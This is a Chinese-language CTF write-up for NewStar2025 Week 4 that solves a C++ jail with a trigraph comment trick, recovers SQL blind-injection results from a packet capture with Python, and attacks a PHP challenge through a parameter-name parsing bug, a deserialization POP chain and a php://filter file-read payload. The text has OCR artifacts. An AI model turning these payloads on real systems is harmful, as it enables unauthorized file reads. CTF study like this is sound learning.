NewStar2025 WRITEUP

Week4 圆周率

Misc

● [misc] jail-Neuro jail

一开始是没有思路的，后来上网查的时候看到了去年的题，在搜索“代用运算符”的时候偶然发现了这个：

Trigraphs (removed in C++17)

The following three-character groups (trigraphs) are parsed before comments and string literals are recognized, and each appearance of a trigraph is replaced by the corresponding primary character:

Primary	Trigraph
{	??<
}	??>
[	??(
]	??)
#	??=
\	??/
^	??'
|	??!
~	??-

Because trigraphs are processed early, a comment such as `// Will the next line be executed?????/` will effectively comment out the following line, and the string literal such as `"Enter date ??/??/??"` is parsed as `"Enter date \\??"`.


“// Will the next line be executed???**??/**”会被解析为“// Will the next line be executed???****”，而这就是解题的关键！反斜杠“\”用在行末是是续行符！编译器会把这一行的换行忽略，把下一行“接”到这一行后面，因而使下一行被忽略！

所以给出 payload：

```
std::string s = "NewStar!!!"; //\
```

进行 base64 编码：


c3RkOjpzdHJpbmcgcyA9ICJOZXdTdGFyISEhIjsgLy9c



flag{62ea266f-1322-4950-8c2b-5acb16153955}

注：如果你注意力惊人的话，你会发现截图中和 WP 中的 payload 有一个字符不同，这是因为我当时在//前加的是换行

● [misc] 流量分析-听声辨位

~~这个压缩包名称和网页文案是何意味~~ 

依旧是 SQL 盲注，但是这次是在 pcapng 中 

实在没办法手动提取了，查了下，可以用 tshark -T json -r *.pcapng > data.json 提取成 json，然后用 python 分析

```
import json
import urllib.parse
```

```python
data = json.load(open('data.json', encoding='utf-8'))

ok = []
err = []
for i in range(len(data)):
    if 'data-text-lines' not in data[i]['_source']['layers']:
        continue
    request_url = data[i]['_source']['layers']['http']['http.request.uri']
    response = ''.join(data[i]['_source']['layers']['data-text-lines'].keys())
    if '小小的也很可爱呢!' in response:
        ok.append(urllib.parse.unquote(request_url))
    else:
        err.append(urllib.parse.unquote(request_url))

def recover(*keys):
    filtered_err = [l for l in err if all(k in l for k in keys)]
    err_limit = min([int(l.split('>')[1].split(' ')[0]) for l in filtered_err])
    filtered_ok = [l for l in ok if all(k in l for k in keys)]
    ok_limit = max([int(l.split('>')[1].split(' ')[0]) for l in filtered_ok]) + 1
    assert ok_limit == err_limit
    return chr(ok_limit)

for i in range(1, 35+1):
    print(recover(``value``, f',{i},1', '>'), end='')
```

```
D:\PiYuanZhouLv\sl\NewStar2025\[Misc
flag{blind_injection_Re@lly_Biggg!}
```

flag{blind_injection_Re@lly_Biggg!}

Web

● [web] 小羊走迷宫

本来以为只是简单的反序列化，结果做的时候才发现真的考到了很多细节的问题，我觉得是非常好的题目

第一关是传参：php 会将参数里的空格和“.”都替换成“_”，无法直接

传参，经过搜索，找到一个 PHP<8 的 bug

```php
$var = $_REQUEST['mo_chu.7'];
```

这里就有条件可以利用一个 PHP8 被修复的转换错误进行传参：https://github.com/php/php-src/commit//fc4d462e947828fdbeac6020ac8f34704a218834?branch=fc4d462e947828fdbeac6020ac8f34704a218834&diff=unified

当 PHP版本小于8 时，如果参数中出现中括号 [，中括号会被转换成下划线 _，但是会出现转换错误导致接下来如果该参数名中还有 非法字符 并不会继续转换成下划线 _，也就是说如果中括号 [出现在前面，那么中括号 [还是会被转换成下划线 _，但是因为出错导致接下来的非法字符并不会被转换成下划线 _

Payload 如下：

```php
?mo[chu.7=xxx
```

因此使用?ma[ze.path=...传参

接下来是构造反序列化字符串，根据所给代码，终点是 endPoint->__call 里的 file_get_contents，可以得到一条链：

```
endPoint->__call <= Treasure->__get <= Treasure->__toString <= SaySomething->__invoke <= startPoint->__wakeup
```

但是在构造时，涉及到私有属性 endPoint->path、保护属性 Treasure->door 等字段，手工构造时需要特殊处理，所以，为了简便，就找个在线运行处理一下：

```
<?php
class startPoint{
   public $direction;
   function __wakeup(){
      echo "gogogo 出发咯 ";
```

```
        $way = $this->direction;
        return $way();
    }
}
class Treasure{
    protected $door;
    protected $chest;
    function __construct($a, $b){
        $this->door = $a;
        $this->chest = $b;
    }
    function __get($arg){
        echo "拿到钥匙咯，开门！ ";
        $this -> door -> open();
    }
    function __toString(){
        echo "小羊真可爱！ ";
        return $this -> chest -> key;
    }
}
class SaySomething{
    public $sth;
    function __invoke()
    {
        echo "说点什么呢 ";
        return "说： ".$this->sth;
    }
}
class endPoint{
    private $path;
    function __construct($a){
        $this->path = $a;
    }
    function __call($arg1,$arg2){
        echo "到达终点！现在尝试获取flag吧"."<br>";
        echo file_get_contents($this->path);
    }
}
$ep = new endPoint("flag.php");
$t1 = new Treasure($ep, null);
$t2 = new Treasure(null, $t1);
$ss = new SaySomething();
$ss->sth = $t2;
```


```
$sp = new startPoint();
$sp->direction = $ss;
echo serialize($sp);
?>
```

最后转 base64 的时候记得把\x00 补上

```
In [5]: base64.b64encode(b'O:10:"startPoint":1:{s:9:"direction";O:12:"SaySomething":1:{s:3:"sth";O:8:"Treasure":2:{s:7:"
      : \0*\0door";N;s:8:"\0*\0chest";O:8:"Treasure":2:{s:7:"\0*\0door";O:8:"endPoint":1:{s:14:"\0endPoint\0path";s:8:"f
      : lag.php";}s:8:"\0*\0chest";N;}}}}')
Out[5]: b'TzoxMDoic3RhcnRQb2ludCI6MTp7czo5OiJkaXJlY3Rpb24iO086MTI6IlNheVNvbWV0aGluZyI6MTp7czozOiJzdGgiO086OiJUcmVhc3VyZSI6Mjp7czo3OiJcMAAqAGRvb3IiO086OiJlbmRQb2ludCI6MTp7czoxNDoiXDBlbmRQb2ludABwYXRoIjtzOjg6ImZsYWcucGhwIjt9czo4OiJcMAAqAGNoZXN0IjtOO319fX0='
```

得到 payload：

```
?ma[ze.path=
TzoxMDoic3RhcnRQb2ludCI6MTp7czo5OiJkaXJlY3Rpb24iO086MTI6IlNheVNvbWV0aGluZyI6MTp7czozOiJzdGgiO086OiJUcmVhc3VyZSI6Mjp7czo3OiJcMAAqAGRvb3IiO086OiJlbmRQb2ludCI6MTp7czoxNDoiXDBlbmRQb2ludABwYXRoIjtzOjg6ImZsYWcucGhwIjt9czo4OiJcMAAqAGNoZXN0IjtOO319fX0=
```



但是！我 flag 呢？虽然不知道什么原因，但是直接读取.php 就是得不到文件内容，而（应该）是被渲染了，因此，我们需要用到 php://伪协议来把内容加密，我不信你还能渲染！实际用到的 payload（替换上面的 flag.php）：

```
php://filter/read=convert.base64-
encode/resource=flag.php
```

拿到回显，接下来进行 base64 解码就好了

```
base64.b64decode('PD9waHAgJGZsYWc9ImZsYWd7MzA4NGM2ZTktMTA1Ni00NmYwLTg2YjAtNjcwYTlhYjIwOTVmfSI7ID8+Cg==')
b'<?php $flag="flag{3084c6e9-1056-46f0-86b0-670a9ab2095f}"; ?>\n'
```

flag{3084c6e9-1056-46f0-86b0-670a9ab2095f}

附：小插曲

拿到 flag 了！提交！

???什么情况？……额……容器到时间了 😅……重来一次 😭